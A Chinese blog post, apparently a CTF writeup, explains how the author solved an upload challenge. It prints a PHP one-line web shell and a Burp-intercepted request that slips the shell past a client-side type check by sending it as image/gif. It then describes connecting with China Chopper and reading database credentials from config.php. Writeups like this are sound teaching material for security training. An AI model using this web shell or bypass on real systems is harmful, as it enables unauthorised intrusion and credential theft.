第三届“百越杯”福建省高校网络空间安全大赛Do you know upload？ Writeup

原创

Mars_guest 于 2018-04-21 18:03:48 发布 3221 收藏

分类专栏： CTF_Writeup 文章标签： writeup ctf


本文链接：https://blog.csdn.net/Mars_guest/article/details/80031938

第三届“百越杯”福建省高校网络空间安全大赛Do you know upload？ Writeup

首先，直接上传一句话木马1.php文件


```
<?php eval($_POST['cmd']);?>  //文件内容
```

发现如图弹窗



初步判断是前台直接判断文件类型，这种绕过相对简单，更改传输时文件类型即可

再次上传1.php的一句话，利用burpsuite抓包，将文件类型改为image/gif



Request to http://0c7e14933f614f65aee514868f400f4a65556d678c5a4aeb.game.ichunqiu.com:80 [106.39.208.9]

Forward | Drop | Intercept is on | Action | Comment this item

Raw | Params | Headers | Hex

```
POST / HTTP/1.1
Host: 0c7e14933f614f65aee514868f400f4a65556d678c5a4aeb.game.ichunqiu.com
Content-Length: 419
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://0c7e14933f614f65aee514868f400f4a65556d678c5a4aeb.game.ichunqiu.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.221 Safari/537.36 SE 2.X MetaSr 1.0
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryfJBW8FR2Vu7iVvwk
Referer: http://0c7e14933f614f65aee514868f400f4a65556d678c5a4aeb.game.ichunqiu.com/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=kliurddq5uc8jeqkd1naagk8n0
Connection: close

------WebKitFormBoundaryfJBW8FR2Vu7iVvwk
Content-Disposition: form-data; name="dir"

/uploads/
------WebKitFormBoundaryfJBW8FR2Vu7iVvwk
Content-Disposition: form-data; name="file"; filename="1.php"
Content-Type: image/gif

<?php eval($_POST['cmd']);?>
------WebKitFormBoundaryfJBW8FR2Vu7iVvwk
Content-Disposition: form-data; name="submit"

Submit
------WebKitFormBoundaryfJBW8FR2Vu7iVvwk--
```

? < + > Type a search term https://blog.csdn.net/Mars 0 matches

成功上传

图片上传

Filename: 选择文件 未选择任何文件

Submit

Upload: 1.php
Type: image/gif
Size: 0.02734375 Kb
1.php already exists.

利用菜刀连接之前的上传好的一句话，拿到shell，看到根目录中存在文件config.php,打开，看到数据库用户名和密码

菜刀连接数据库，拿到flag